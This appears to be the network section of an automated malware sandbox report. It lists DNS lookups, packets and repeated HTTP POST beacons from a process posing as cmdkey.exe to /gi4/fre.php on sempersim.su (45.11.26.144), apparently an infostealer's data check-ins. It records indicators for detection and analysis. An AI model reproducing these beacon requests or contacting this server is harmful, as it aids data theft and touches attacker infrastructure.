Aug 5, 2022 09:10:50.404051065 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:50.404097080 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:50.478965044 CEST	80	49772	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:51.402225018 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:51.478199959 CEST	80	49773	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:51.478338003 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:51.481983900 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:51.557670116 CEST	80	49773	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:51.557755947 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:51.633200884 CEST	80	49773	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:52.735646009 CEST	80	49773	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:52.735959053 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:52.735996962 CEST	49773	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:52.811094046 CEST	80	49773	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:53.781975985 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:53.855052948 CEST	80	49774	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:53.855231047 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:53.861085892 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:53.934499025 CEST	80	49774	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:53.934623957 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:54.008326054 CEST	80	49774	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:55.059781075 CEST	80	49774	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:55.061908960 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:55.061940908 CEST	49774	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:55.135668993 CEST	80	49774	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:56.107939005 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:56.184689045 CEST	80	49775	45.11.26.144	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:10:56.184830904 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:56.189285040 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:56.264949083 CEST	80	49775	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:56.265058994 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:56.340533018 CEST	80	49775	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:57.419936895 CEST	80	49775	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:57.420064926 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:57.420097113 CEST	49775	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:57.495559931 CEST	80	49775	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:58.579468012 CEST	49787	80	192.168.2.6	45.11.26.144

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:10:33.085999012 CEST	58723	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:33.426615000 CEST	53	58723	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:38.737056017 CEST	51971	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:38.756499052 CEST	53	51971	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:41.016165972 CEST	56591	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:41.035986900 CEST	53	56591	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:43.391431093 CEST	60350	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:43.411323071 CEST	53	60350	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:45.856847048 CEST	51748	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:46.150372028 CEST	53	51748	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:49.152167082 CEST	61116	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:49.169785976 CEST	53	61116	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:51.380842924 CEST	50958	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:51.400732994 CEST	53	50958	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:53.761003971 CEST	49695	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:53.780385971 CEST	53	49695	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:56.080750942 CEST	61607	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:56.100101948 CEST	53	61607	8.8.8.8	192.168.2.6
Aug 5, 2022 09:10:58.559113979 CEST	51666	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:10:58.576757908 CEST	53	51666	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:01.609616041 CEST	57037	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:01.627075911 CEST	53	57037	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:04.707422972 CEST	62643	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:04.725037098 CEST	53	62643	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:09.042074919 CEST	52089	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:09.059701920 CEST	53	52089	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:13.360200882 CEST	52698	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:13.651448965 CEST	53	52698	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:17.691644907 CEST	61901	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:17.711220980 CEST	53	61901	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:19.957969904 CEST	50081	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:19.977475882 CEST	53	50081	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:25.186861038 CEST	49520	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:25.206568003 CEST	53	49520	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:29.434937954 CEST	53049	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:29.780754089 CEST	53	53049	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:32.959912062 CEST	52125	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:32.979403973 CEST	53	52125	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:35.598325014 CEST	63104	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:35.615509987 CEST	53	63104	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:38.248652935 CEST	55083	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:38.265628099 CEST	53	55083	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:40.989768982 CEST	58360	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:41.009398937 CEST	53	58360	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:45.132770061 CEST	59724	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:11:45.152010918 CEST	53	59724	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:53.220746040 CEST	59106	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:53.239579916 CEST	53	59106	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:55.669297934 CEST	60658	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:55.688886881 CEST	53	60658	8.8.8.8	192.168.2.6
Aug 5, 2022 09:11:57.984865904 CEST	65367	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:11:58.002449036 CEST	53	65367	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:00.716739893 CEST	64579	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:00.736135960 CEST	53	64579	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:03.092143059 CEST	49463	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:03.109128952 CEST	53	49463	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:05.451836109 CEST	64150	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:05.470995903 CEST	53	64150	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:11.720590115 CEST	52328	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:11.739883900 CEST	53	52328	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:15.716804028 CEST	57422	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:15.736053944 CEST	53	57422	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:19.016791105 CEST	63844	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:19.034816980 CEST	53	63844	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:22.498823881 CEST	57269	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:22.518322945 CEST	53	57269	8.8.8.8	192.168.2.6
Aug 5, 2022 09:12:25.018081903 CEST	51645	53	192.168.2.6	8.8.8.8
Aug 5, 2022 09:12:25.038153887 CEST	53	51645	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 09:10:33.085999012 CEST	192.168.2.6	8.8.8.8	0x24ac	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:38.737056017 CEST	192.168.2.6	8.8.8.8	0x4849	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:41.016165972 CEST	192.168.2.6	8.8.8.8	0xdd6a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:43.391431093 CEST	192.168.2.6	8.8.8.8	0xa4bd	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:45.856847048 CEST	192.168.2.6	8.8.8.8	0xae18	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:49.152167082 CEST	192.168.2.6	8.8.8.8	0x11db	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:51.380842924 CEST	192.168.2.6	8.8.8.8	0xdde2	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:53.761003971 CEST	192.168.2.6	8.8.8.8	0xfcda	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:56.080750942 CEST	192.168.2.6	8.8.8.8	0x31f8	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:58.559113979 CEST	192.168.2.6	8.8.8.8	0xe599	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:01.609616041 CEST	192.168.2.6	8.8.8.8	0xa78a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:04.707422972 CEST	192.168.2.6	8.8.8.8	0x9c33	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:09.042074919 CEST	192.168.2.6	8.8.8.8	0xe1da	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:13.360200882 CEST	192.168.2.6	8.8.8.8	0xb28c	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:17.691644907 CEST	192.168.2.6	8.8.8.8	0x678	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:19.957969904 CEST	192.168.2.6	8.8.8.8	0xc03c	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:25.186861038 CEST	192.168.2.6	8.8.8.8	0xa2c6	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:29.434937954 CEST	192.168.2.6	8.8.8.8	0x3f79	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:32.959912062 CEST	192.168.2.6	8.8.8.8	0x79bc	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 09:11:35.598325014 CEST	192.168.2.6	8.8.8.8	0x94ff	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:38.248652935 CEST	192.168.2.6	8.8.8.8	0xf29a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:40.989768982 CEST	192.168.2.6	8.8.8.8	0x6149	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:45.132770061 CEST	192.168.2.6	8.8.8.8	0xe528	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:53.220746040 CEST	192.168.2.6	8.8.8.8	0x4711	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:55.669297934 CEST	192.168.2.6	8.8.8.8	0x121f	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:57.984865904 CEST	192.168.2.6	8.8.8.8	0x8839	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:00.716739893 CEST	192.168.2.6	8.8.8.8	0x5be5	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:03.092143059 CEST	192.168.2.6	8.8.8.8	0xba2d	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:05.451836109 CEST	192.168.2.6	8.8.8.8	0x8082	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:11.720590115 CEST	192.168.2.6	8.8.8.8	0xf467	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:15.716804028 CEST	192.168.2.6	8.8.8.8	0x8061	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:19.016791105 CEST	192.168.2.6	8.8.8.8	0x626d	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:22.498823881 CEST	192.168.2.6	8.8.8.8	0x16b4	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:25.018081903 CEST	192.168.2.6	8.8.8.8	0xaf68	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 09:10:33.426615000 CEST	8.8.8.8	192.168.2.6	0x24ac	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:38.756499052 CEST	8.8.8.8	192.168.2.6	0x4849	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:41.035986900 CEST	8.8.8.8	192.168.2.6	0xdd6a	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:43.411323071 CEST	8.8.8.8	192.168.2.6	0xa4bd	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:46.150372028 CEST	8.8.8.8	192.168.2.6	0xae18	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:49.169785976 CEST	8.8.8.8	192.168.2.6	0x11db	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:51.400732994 CEST	8.8.8.8	192.168.2.6	0xdde2	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:53.780385971 CEST	8.8.8.8	192.168.2.6	0xfcda	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:56.100101948 CEST	8.8.8.8	192.168.2.6	0x31f8	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:10:58.576757908 CEST	8.8.8.8	192.168.2.6	0xe599	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:01.627075911 CEST	8.8.8.8	192.168.2.6	0xa78a	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:04.725037098 CEST	8.8.8.8	192.168.2.6	0x9c33	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:09.059701920 CEST	8.8.8.8	192.168.2.6	0xe1da	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:13.651448965 CEST	8.8.8.8	192.168.2.6	0xb28c	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:17.711220980 CEST	8.8.8.8	192.168.2.6	0x678	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:19.977475882 CEST	8.8.8.8	192.168.2.6	0xc03c	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:25.206568003 CEST	8.8.8.8	192.168.2.6	0xa2c6	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:29.780754089 CEST	8.8.8.8	192.168.2.6	0x3f79	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 09:11:32.979403973 CEST	8.8.8.8	192.168.2.6	0x79bc	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:35.615509987 CEST	8.8.8.8	192.168.2.6	0x94ff	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:38.265628099 CEST	8.8.8.8	192.168.2.6	0xf29a	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:41.009398937 CEST	8.8.8.8	192.168.2.6	0x6149	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:45.152010918 CEST	8.8.8.8	192.168.2.6	0xe528	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:53.239579916 CEST	8.8.8.8	192.168.2.6	0x4711	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:55.688886881 CEST	8.8.8.8	192.168.2.6	0x121f	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:11:58.002449036 CEST	8.8.8.8	192.168.2.6	0x8839	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:00.736135960 CEST	8.8.8.8	192.168.2.6	0x5be5	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:03.109128952 CEST	8.8.8.8	192.168.2.6	0xba2d	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:05.470995903 CEST	8.8.8.8	192.168.2.6	0x8082	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:11.739883900 CEST	8.8.8.8	192.168.2.6	0xf467	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:15.736053944 CEST	8.8.8.8	192.168.2.6	0x8061	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:19.034816980 CEST	8.8.8.8	192.168.2.6	0x626d	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:22.518322945 CEST	8.8.8.8	192.168.2.6	0x16b4	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)
Aug 5, 2022 09:12:25.038153887 CEST	8.8.8.8	192.168.2.6	0xaf68	No error (0)	sempersim.su		45.11.26.144	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sempersim.su

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49767	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:33.531418085 CEST	951	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 196 Connection: close
Aug 5, 2022 09:10:34.839971066 CEST	952	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49768	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:38.844396114 CEST	953	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 196 Connection: close
Aug 5, 2022 09:10:40.015507936 CEST	953	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:29 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49788	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:01.711456060 CEST	1137	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:02.864393950 CEST	1138	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49791	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:04.815056086 CEST	1156	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:06.091188908 CEST	1156	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:55 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49795	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:09.138566971 CEST	1202	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:10.306523085 CEST	1203	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:59 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49797	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:13.734139919 CEST	1210	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:14.894982100 CEST	1211	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:04 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49799	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:17.792361021 CEST	1218	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:18.985893011 CEST	1219	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:08 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49804	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:20.056412935 CEST	1240	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:21.507118940 CEST	9094	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:10 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49806	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:25.288207054 CEST	9094	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:26.638696909 CEST	9095	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49808	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:29.964195967 CEST	9103	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
